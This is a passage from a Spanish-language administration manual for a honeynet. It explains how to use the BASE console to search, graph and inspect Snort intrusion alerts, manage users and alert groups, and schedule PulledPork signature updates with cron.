shellcode-detect	Detecta ataques realizados a partir de shellcode (fragmento de código inyectado en software, para la ejecución de una orden determinada).
suspicious-filename-detect	Detección de nombres de ficheros sospechosos, que pueden estar relacionados con la consecución de actividades maliciosas.
system-call-detect	Detección de aplicaciones de dudosa procedencia solicitando servicios al sistema operativo.
trojan-activity	Actividad malware detectada.
unsuccessful-user	Intentos fallidos por ganar privilegios de usuario.
web-application-attack	Ataques en contra de aplicaciones web.

- **Número de Alertas en Total.-** Despliega el total de alertas almacenadas en la base de datos. Se agrupan, de acuerdo a las direcciones IP, puertos de origen y destino o direcciones IP únicas.

4.2.3. SECCIÓN TRES (BÚSQUEDA Y GRÁFICA DE EVENTOS)




Figura 31. Búsqueda y gráfica de eventos-BASE

4.2.3.1. Buscar

Es una de las características más importantes de BASE, ya que facilita la localización de incidentes de seguridad específicos.

Se efectúa empleando tres criterios de búsqueda:

- Meta Criterio
- Criterio IP
- Criterio Carga.

La pantalla principal de búsqueda se muestra en la Figura 32.

Meta Criterio

Sensor: { cualquier Sensor } Grupo de Alertas: { cualquier Grupo de Alertas }

Firma: { firma } = []
 Clasificación: { cualquier Clasificación } Prioridad: [] { cualquier Prioridad }

Tiempo de Alerta: [] { tiempo } { mes } [] { año } [] : [] : [] [] [] AÑADIR TIEMPO

Criterio IP

Criterio IP

Dirección: [] { dirección } = [] [] [] AÑADIR Dirección

Misc: [] { campo } = [] [] [] AÑADIR Campo IP

Layer-4: TCP UDP ICMP

Criterio Carga

Criterio Carga

Input Criteria Encoding Type: { encoding } Convert To (when searching): { Convert To }

[] { payload } [] [] [] ADD Payload

Ordenar por: nada | tiempo (ascendente) | tiempo (descendente) | firma | IP de Origen | IP de Destino

Query DB

Figura 32. Búsqueda de incidentes de seguridad-BASE

- **Meta Criterio.-** Busca en función del sensor, grupo de alertas, coincidencia con el nombre completo o parte de la firma ingresada, clasificación, prioridad y período de tiempo.
- **Criterio IP.-** Ofrece algunas alternativas de búsqueda relacionada con información específica de:
 - **Capa 3:** Dirección de origen, destino IP de la alerta, TOS (tipo de servicio), TTL (tiempo de vida), ID (Identificador de paquete), offset (ubicación del fragmento), checksum, length (longitud).
 - **Capa 4:** Protocolos TCP, UDP, ICMP
 - Campos específicos del segmento TCP, datagrama UDP o mensaje ICMP.
- **Criterio Carga.-** Realiza la búsqueda de contexto dentro de la carga útil de los paquetes capturados.
- **Ordenar Por.-** Establece el orden en el que se mostrarán las alertas definidas en la pantalla.

4.2.3.2. **Hacer gráfica del tiempo de detectar alertas**

Elabora un gráfico del número de alertas generadas en función del tiempo (véase Figura 33).

The image shows a software interface titled "Criterio de Tiempo". It features a "Profile by:" section with three radio buttons: "Hora", "Día", and "Mes". Below this, there are several dropdown menus for selecting time intervals: "{ tiempo }", "{ mes }", and "{ año }". A double dash "--" is positioned between the second and third dropdowns. To the right of these dropdowns is a "Profile Alert" button.

Figura 33. Gráfica del tiempo de alertas-BASE

La Figura 34 muestra la gráfica de los incidentes de seguridad ocurridos entre el 10 a 20 de marzo de 2012.




Figura 34. Gráfica de los incidentes de seguridad ocurridos entre el 10 a 20 de marzo de 2012

4.2.4. SECCIÓN CUATRO (PERFIL DE TRÁFICO POR PROTOCOLO)

Despliega el total de alertas catalogadas, según los protocolos TCP, UPD, ICMP y tráfico de escaneo de puertos. Haciendo en clic en cada uno de ellos se puede acceder al detalle de las alertas (véase Figura 35).




Figura 35. Perfil de tráfico por Protocolo-BASE

4.2.5. SECCIÓN CINCO (BARRA DE MENÚ)



Figura 36. Barra de Menú-BASE

4.2.5.1. Mantenimiento de Grupo de Alertas

Permite crear y administrar grupos de alertas definidos por el administrador. Se ofrecen las opciones:

- **Listar todo.-** Exhibe todos los grupos de alertas creados.
- **Crear.-** Para crear un nuevo grupo de alertas, hacer clic en “**Crear**” e introducir el nombre y descripción del mismo. Clic en el botón “**Crear Grupo**” (véase Figura 37).

Crear Grupo	
ID #	aún no asignado
Nombre	Fuerza Bruta
Descripción	Alertas relacionadas con intentos desautorizados a servicios.
<input type="button" value="Crear Grupo"/>	

Figura 37. Creación de un nuevo grupo de alertas-BASE


- **Ver.-** Muestra un grupo de alertas específico introduciendo el Identificador o nombre.
- **Editar.-** Modifica el nombre o descripción de un grupo de alertas.
- **Borrar.-** Remueve un grupo de alertas determinado.
- **Limpiar.-** Elimina las alertas contenidas dentro del grupo, pero mantiene intacto el nombre y descripción.

4.2.5.2. Caché & Estado

Expone el estado de las aplicaciones relacionadas con el funcionamiento de Base (véase Figura 38).

- La primera sección expone información acerca de PHP, información específica del equipo en el que se ejecuta, la versión, los módulos cargados y el tipo navegador web empleado para realizar la consulta.

- La segunda sección se relaciona con la base de datos configurada para trabajar con la interfaz Web. Proporciona la opción de reparar las tablas “**Repair Tables**” en caso de que hayan sufrido algún daño.



Nota: Tener precaución con la opción “**Clear Data Tables**” (Borrar Datos de las Tablas), ya que restaura a BASE a su estado inicial, eliminando todas las alertas

- El escondrijo de información de alertas brinda información acerca del caché de alertas almacenado en la base de datos. Permite efectuar dos acciones:
 - Actualizar el caché (“Update Alert Cache”) si se experimentan problemas con la visualización de alertas en la consola.
 - Reconstruir el caché de alertas (“Rebuild Alert Cache”) para reconstruir la memoria caché.
- El escondrijo de direcciones IP incluye funcionalidades vinculadas con el caché de direcciones IP, DNS y Whois. Al igual que el anterior, ofrece las opciones: actualizar y reconstruir, para solucionar problemas relacionados con la pérdida de información.

PHP Versión:
CLIENTE: Mozilla/5.0 (Windows NT 6.1) AppleWebKit/536.5 (KHTML, like Gecko) Chrome/19.0.1084.52 Safari/536.5
SERVIDOR: Apache/2.2.3 (CentOS)
SERVIDOR HW: Linux localhost.localdomain 2.6.18-274.18.1.el5 #1 SMP Thu Feb 9 12:45:52 EST 2012 i686
VERSIÓN PHP: 5.3.10
PHP API: apache2handler
Nivel de registro PHP: (22527) [E_ERROR] [E_WARNING] [E_PARSE] [E_NOTICE] [E_CORE_WARNING] [E_CORE_ERROR] [E_COMPILE_ERROR] [E_COMPILE_WARNING]
Modulos Cargados: [Core] [date] [ereg] [libxml] [openssl] [pcre] [zlib] [bz2] [calendar] [ctype] [hash] [filter] [ftp] [gettext] [gmp] [SPL] [iconv] [Reflection] [session] [standard] [shmop] [SimpleXML] [sockets] [exif] [tokenizer] [xml] [apache2handler] [curl] [fileinfo] [gd] [json] [mysql] [mysqli] [PDO] [pdo_mysql] [pdo_sqlite] [Phar] [sqlite3] [zip]

Base de datos:
Tipo de DB: mysql
Versión de Abstracción DB: V5.15 19 Jan 2012 (c) 2000-2012 John Lim (jlim#natsoft.com). All rights reserved. Released BSD & LGPL.
Nombre de DB de Alertas: snort
Nombre de DB de Archivo:

Escondrijo de información de Alertas:
Total de Eventos: 257787 **Eventos Escondrijidos:** 220590

Escondrijo de Direcciones IP
IP Orig. Única: 2876 **Escondrijo DNS:** 1 **Escondrijo Whois:** 0
Dest.IP Únicas: 10238 **Escondrijo DNS:** 5 **Escondrijo Whois:** 0

Figura 38. Información de Caché y Estado-BASE

4.2.5.3. Preferencias

Proporciona las siguientes opciones:

- **Ver usuario.-** Lista el total de usuarios configurados en la interfaz web.
- **Cambiar clave.-** Modifica la contraseña utilizada para el acceso a Base. Para realizar este proceso, ingrese los campos solicitados y haga clic en el botón **“Enviar Consulta”** (véase Figura 39).

El formulario muestra un menú lateral a la izquierda con las opciones 'Cambiar clave' y 'Ver usuario'. A la derecha, hay tres campos de texto con marcadores de posición de puntos para las contraseñas: 'Clave antigua', 'Clave nueva' y 'Clave nueva de nuevo'. Debajo de estos campos se encuentra un botón 'Enviar consulta' que está rodeado por un recuadro rojo.

Figura 39. Cambiar clave de usuario-BASE

4.2.5.4. Logout

Cierra la sesión de BASE activa.

4.2.5.5. Administración

Permite la gestión y administración de usuarios y roles. Al hacer clic en esta opción, se despliega la siguiente pantalla (véase Figura 40).




Figura 40. Opciones de administración de usuarios-BASE

- **Manejar usuarios**
 - **Listar usuarios.-** Lista los usuarios configurados en la interfaz web.
 - **Crear usuarios.-** Añade nuevos usuarios a la interfaz. Para ello, ingrese la información solicitada y haga clic en el botón **“Submit Query”** (véase Figura 41).

Usuario:	<input type="text" value="admin"/>
Nombre Completo:	<input type="text" value="administrador"/>
Clave:	<input type="password" value="....."/>
Papel:	<input type="text" value="Admin"/> ▼
<input type="button" value="Submit Query"/>	

Figura 41. Creación de un nuevo usuario-BASE

- **Manejar papeles**

- **Listar papeles.-** Detalla el total de usuarios creados en la interfaz, permitiendo editarlos o eliminarlos (véase Figura 42).









Editar	Borrar	ID	Nombre	Descripción
		1	Admin	Administrator
		10	user	Authenticated User
		50	ag_editor	Alert Group Editor
		10000	anonymous	Anonymous User

Figura 42. Listado de usuarios y papeles-BASE

- **Crear papel.-** Añade un nuevo rol de usuario en BASE.

4.3. VISTA DETALLADA DE ALERTAS

Incluye información relevante de un incidente de seguridad en particular. Se accede a ella, haciendo clic en el campo de identificación (ID) de una alerta, en cualquiera de las secciones mencionadas anteriormente (véase Figura 43).

Determina:

- Identificación y tipo de firma encontrada
- Fecha y hora de ocurrencia
- Sensor utilizado
- Dirección de origen, destino e información específica de capa 3.
- Puertos de origen y destino
- Carga útil con la opción de descargarla en un fichero .pcap.

ID #	Tiempo	Firma Encontrada
7 - 896276	2012-03-28 19:31:59	[url] [EmThreats] ET RBN Known Russian Business Network IP UDP (436)

Sensor	Dirección	Interfaz	Filtro
snort	eth0	not port 22	

Grupo de Alertas	none
------------------	------

Dirección Origen	Dirección Dest	Ver	Hdr Len	TOS	length	ID	fragment	offset	TTL	chksum
93.188.162.89	172.20.14.162	4	20	0	308	47434	no	0	52	4515 = 0x11a3

Options	none
---------	------

puerto origen	puerto destino	length
53 [sans] [tantalo] [sstats]	55262 [sans] [tantalo] [sstats]	288


```

length = 280
000 : 16 1C 81 80 00 01 00 02 00 05 00 05 06 74 65 72 .....ter
010 : 65 64 6F 04 69 70 76 36 09 6D 69 63 72 6F 73 6F edo.ipv6.microso
020 : 66 74 03 63 6F 6D 00 00 01 00 01 C0 0C 00 05 00 ft.com.....
030 : 01 00 00 0A BF 00 25 06 74 65 72 65 64 6F 04 69 .....%.teredo.i
040 : 70 76 36 09 6D 69 63 72 6F 73 6F 66 74 03 63 6F pv6.microsoft.co
050 : 6D 05 6E 73 61 74 63 03 6E 65 74 00 C0 37 00 01 m.nsatc.net..7.
060 : 00 01 00 00 00 37 00 04 5E F5 79 FB C0 51 00 02 .....7..^.y..Q.
070 : 00 01 00 02 A0 C2 00 07 01 62 02 6E 73 C0 51 C0 .....b.ns.Q.
080 : 51 00 02 00 01 00 02 A0 C2 00 07 04 64 65 2D 36 Q.....de-6
090 : C0 7A C0 51 00 02 00 01 00 02 A0 C2 00 07 04 69 .z.Q.....i
0a0 : 74 2D 31 C0 7A C0 51 00 02 00 01 00 02 A0 C2 00 t-1.z.Q.....
0b0 : 04 01 65 C0 7A C0 51 00 02 00 01 00 02 A0 C2 00 ..e.z.Q.....
0c0 : 07 04 75 6B 2D 32 C0 7A C0 78 00 01 00 01 00 02 ..uk-2.z.x.....
0d0 : 8C 1E 00 04 CF 7B 21 33 C0 B1 00 01 00 01 00 02 .....{!3.....
0e0 : 99 49 00 04 D4 BB A2 86 C0 8B 00 01 00 01 00 02 .I.....
0f0 : 99 49 00 04 D5 C8 61 75 C0 9E 00 01 00 01 00 02 .I.....au.....
100 : 99 49 00 04 08 0C D1 2F C0 C1 00 01 00 01 00 02 .I...../.....
110 : 21 22 00 04 08 0C C7 33 !".....3
    
```

Figura 43. Vista detallada de alertas-BASE

- Al hacer clic en cualquier dirección IP de origen o destino se muestra información específica acerca del host y varios enlaces externos para la búsqueda de información adicional de la identidad del dominio del mismo (WHOIS).

Todas las alertas con 93.188.162.89/32 como: [Origen](#) | [Destino](#) | [Origen/Destino](#)
 Mostrar: [Alertas únicas](#) | [Eventos de búsqueda de puertos](#)
 Buscar en el registro Whois en: [ARIN](#) | [RIPE](#) | [APNIC](#) | [LACNIC](#)
 Enlaces externos: [DNS](#) | [whois](#) | [Extended whois](#) | [DShield.org IP Info](#) | [TrustedSource.org IP Info](#) | [ISC Source/Subnet Report](#)

93.188.162.89
 FQDN: (no se trató de resolver por DNS) (local whois)

Num. de Sensores	Sucesos como Orig.	Sucesos como Dest.	Primer Suceso	Ultimo Suceso
1	361	0	2012-03-14 18:07:11	2012-04-23 10:07:11

Figura 44. Vista detallada de direcciones IP-BASE

5. ADMINISTRACIÓN DE FIRMAS DE SEGURIDAD

La honeynet virtual híbrida se configuró de modo que la actualización de las firmas de seguridad empleadas por Snort se realice automáticamente, con el fin de facilitar las tareas de administración.

Para ello, se utiliza el software PuledPork, un administrador de reglas que permite automatizar el proceso de adquisición e instalación de firmas de los proyectos Sourcefire y Emerging Threats, cumplir con las tareas de actualización, administración y adaptación de dichas firmas, según los requerimientos de la red.

La administración de PuledPork puede realizarse iniciando una sesión SSH hacia el honeywall o desde el equipo.

En esta sección se presenta información específica acerca de:

- Activación, desactivación y edición de alertas
- Ejecución de la aplicación
- Modificación del tiempo de ejecución de PuledPork

5.1. ACTIVACIÓN, DESACTIVACIÓN Y EDICIÓN DE ALERTAS

Puledpork facilita la administración de las reglas a través de los ficheros: dropsid.conf, enablesid.conf, disablesid.conf y modifysid.conf, localizados en la ruta `“/usr/local/etc/puledpork”`.

- **DROPSID.CONF.-** Modifica las reglas para que permitan el bloqueo de tráfico, a través de un IPS. Dado que no se activa el sistema de prevención de intrusos snort inline, no se hace uso de este script.
- **ENABLESID.CONF.-** Determina que reglas individuales o conjunto de reglas van a estar habilitadas.
- **DISABLESID.CONF.-** Deshabilita reglas específicas o conjuntos de reglas.

5.3. MODIFICACIÓN DEL TIEMPO DE EJECUCIÓN DE PULLEDPORK

Para ejecutar PulledPork automáticamente en el sistema se emplea el demonio “**Cron**”, que se encarga de ejecutar comandos programados por el administrador. Se ha configurado el honeywall para ejecutar la aplicación los días lunes a partir de las diez horas de la mañana, todo el año. Para modificarlo, se debe ingresar en la consola el comando `crontab -e` y modificar las siguientes líneas de acuerdo al criterio del administrador:

```
0 10 * * 1 /usr/bin/perl /usr/local/bin/pulledpork.pl -c
          /usr/local/etc/pulledpork/pulledpork.conf
```

Tabla 2

Descripción de los parámetros de ejecución de PulledPork

COMANDO	DESCRIPCIÓN
0	Representa los minutos. Rango y formato aceptado (0-59)
10	Representa la hora de ejecución. Rango y formato aceptado (0-23)
* * 1	Fecha de repetición. * representa todos los valores posibles. Los posibles valores son 3: Días: (1-31), Mes: (1-12), Día de la semana: (0-6), siendo 1=lunes, 2=martes,... 6=sábado y 0=domingo

Guardar el script y salir. La nueva tarea insertada se observa a través del comando:

```
crontab -l
```